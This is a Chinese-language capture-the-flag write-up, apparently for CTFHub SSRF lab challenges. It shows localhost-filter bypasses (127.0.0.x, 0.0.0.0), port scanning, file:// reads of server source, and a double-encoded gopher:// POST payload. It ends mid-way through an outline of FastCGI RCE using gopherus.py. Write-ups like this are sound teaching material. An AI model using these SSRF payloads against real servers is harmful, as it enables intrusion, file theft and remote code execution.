
127.0.0.x 代替 IP 绕过



访问环境时显示 url 不存在



构造 url 测试




发现可以访问百度，根据题目提示说

尝试访问到容器内部的 8000 端口和 url path
/api/internal/secret 即可获取 flag

我们就访问容器内部的 8000 端口，但是有过滤 127.0.0.1 及 localhost

采用 127.0.0.x 的形式绕过，x 为 2~255




0.0.0.0 代替 IP 绕过



访问环境时显示 url 不存在



构造 url 测试




发现可以访问百度，根据题目提示说

尝试访问到容器内部的 8000 端口和 url path
/api/internal/secret 即可获取 flag

我们就访问容器内部的 8000 端口，但是有过滤 127.0.0.1 及 localhost

采用 0.0.0.0 的形式绕过




端口扫描




url 参数存在 SSRF 漏洞



使用 BurpSuite 抓包遍历端口做扫描



8255 长度不一样，推测端口开着的，看响应拿到 flag



gopher 协议伪造 HTTP 请求

POST请求

X

所需金币: 50

题目状态: 未解出

解题奖励: 金币:50 经验:5

这次是发一个HTTP POST请求.对了.ssrp是用php的curl实现的.并且会跟踪302跳转.加油吧骚年

<http://challenge-e0259d2f66642dd8.sandbox.ctfhub.com:10800>

00:29:32

环境续期

停止并销毁环境

每分钟需要1个金币,请根据个人需求


Flag{.....}

提交Flag


WriteUp

ohhhh, 这个题还没有WriteUp, 骚年要不要来一份? [点我提交](#)


老样子直接访问 127.0.0.1/flag.php , 回显一个输入框



查看源码拿到一个 Key 值



输入后回车，提示仅限 127.0.0.1 查看



我们尝试用 file:// 读取文件，得到如下代码：

```
?url=file:///var/www/html/index.php
```

```
<?php

error_reporting(0);

if (!isset($_REQUEST['url'])){
    header("Location: /?url=_");
    exit;
}

// 初始化 cURL，这是 PHP 提供的一个发起 HTTP 请求的库，底层可以发起 HTTP、HTTPS、FTP、gopher 等协议的请求
$ch = curl_init();

// 将用户传入的 url 参数直接传给 cURL 请求目标
curl_setopt($ch, CURLOPT_URL, $_REQUEST['url']);

// CURLOPT_HEADER: 0 不返回响应头
curl_setopt($ch, CURLOPT_HEADER, 0);

// CURLOPT_FOLLOWLOCATION, 1: 如果目标返回 3xx 跳转，cURL 会自动跟随跳转
curl_setopt($ch, CURLOPT_FOLLOWLOCATION, 1);

// 执行请求
curl_exec($ch);

// 关闭连接，释放资源
curl_close($ch);
```

再读取 flag.php 的

```
?url=file:///var/www/html/flag.php
```

```
<?php

// 关闭所有错误报告，防止泄露敏感信息
error_reporting(0);

// 判断请求来源 IP 是否为本地地址 127.0.0.1
if ($_SERVER["REMOTE_ADDR"] != "127.0.0.1") {
    // 如果不是本地访问，直接提示并终止脚本
    echo "Just View From 127.0.0.1";
    return;
}

// 从环境变量中获取 flag（一般在靶场环境中设置）
$flag = getenv("CTFHUB");
```

```
// 对 flag 做 MD5 哈希, 得到 key
$key = md5($flag);

// 判断用户是否通过 POST 提交了 "key", 并且值与服务器计算的 $key 相同
if (isset($_POST["key"]) && $_POST["key"] == $key) {
    // 如果提交正确, 返回 flag
    echo $flag; // 当 post 传值为 key 时出 flag
    exit;
}

?>

<!-- 简单的 HTML 表单, 允许用户提交 key -->
<form action="/flag.php" method="post">
<input type="text" name="key">
<!-- Debug 信息: 将服务器端计算的 key 显示在页面上 (方便开发者调试, 正常应删除) -->
<!-- Debug: key=<?php echo $key;?>-->
</form>
```


我们知道只要往 `flag.php` 传 `key` 值就可以得到 `flag`

而 `index.php` 可以利用 `curl` 传 `url`

那么我们可以用 `gopher` 协议在 `index.php` 中构造 POST 请求包往 `flag.php` 传 `Key` 值, 以此获取 `flag`

所以我们通过 `gopher` 协议构造一个请求, 配合 `SSRF` 模拟成内网用户去访问提交数据

构造这样的请求



直接 `curl` 后接 `gopher` 协议就先 URL 编码一次

关键的换行符是 `CRLF` (`\r\n`), 而不是 `LF` (`\n`) 单独使用

因为 `gopher://` 协议是 ** 模拟原始 TCP 字节流 **, 而 HTTP 的协议报文换行是 `\r\n`, 不能只用 `\n`

先把换行 `\r\n` 写成 百分号编码 (url encode):

- `\r => %0D`
- `\n => %0A`

于是变成：

```
POST%20/flag.php%20HTTP/1.1%0D%0A
Host:%20127.0.0.1:80%0D%0A
Content-Type:%20application/x-www-form-urlencoded%0D%0A
Content-Length:%2036%0D%0A
%0D%0A
key=a840f3c56810783306b3a75f861bd31a
```

我这里思路是先跳到内网的 `index.php` 中再传入 POST 请求


所以要 URL 编码两次（在向服务器发送请求时，首先浏览器会进行一次 URL 解码，因为有两个 `?url`，所以会解码两次，其次服务器收到请求后，在执行 `curl` 功能时，进行第三次 URL 解码）

最终使用 **gopher 协议 + 端口伪造请求**：

```
?url=gopher://127.0.0.1:80/_
# _ 表示之后开始是 原始 TCP payload
```

最终 payload：

```
?url=http://127.0.0.1:80/index.php?
url=gopher://127.0.0.1:80/_POST%2520/flag.php%2520HTTP/1.1%2520D%25250AHost%25253A%2525201
27.0.0.1%25253A80%25250D%25250AContent-Type%25253A%252520application/x-www-form-
urlencoded%25250D%25250AContent-
Length%25253A%25252036%25250D%25250A%25250D%25250Akey%25253D0bd5e192bb3c5e0f3df6b8ddf4252d9c
```



FastCGI 协议 RCE



1 FastCGI 简介

FastCGI 是一种用于加速 Web 与后端程序（如 PHP-FPM）通信的协议，常见端口 9000

如果服务器错误暴露了 FastCGI 服务，攻击者可以伪造协议请求，让 PHP 直接解释任意文件或执行恶意代码

2 SSRF 打 FastCGI 的核心原理

利用 SSRF 请求内网 127.0.0.1:9000 或其他 PHP-FPM 地址，通过 gopher:// 伪造 FastCGI 二进制协议数据包，让服务器解析指定文件或恶意 payload

效果：

- 解析任意本地 .php 文件（任意文件包含效果）
- 配合可控日志或 Session 写入恶意 PHP 代码实现 RCE

3 典型利用流程

步骤	动作
1	SSRF (gopher) 打本地 9000 端口
2	伪造 FastCGI 请求，指定 SCRIPT_FILENAME 指向日志、session、/proc/self/environ 等可以伪造内容的地方
3	让 PHP-FPM 执行恶意代码
4	成功远程命令执行


本文要利用一个脚本 `gopherus.py`，这个脚本可以对 SSRF 漏洞进行利用，可以直接生成 payload 造成远程代码执行 RCE

```
(kali㉿kali)-[~/Gopherus]
$ python2 gopherus.py -h
usage: gopherus.py [-h] [--exploit EXPLOIT]

optional arguments:
  -h, --help            show this help message and exit
  --exploit EXPLOIT     mysql, postgresql, fastcgi, redis, smtp, zabbix,
                        pymemcache, rbmemcache, phpmemcache, dmpmemcache
```

我们选择 fastcgi 的

```
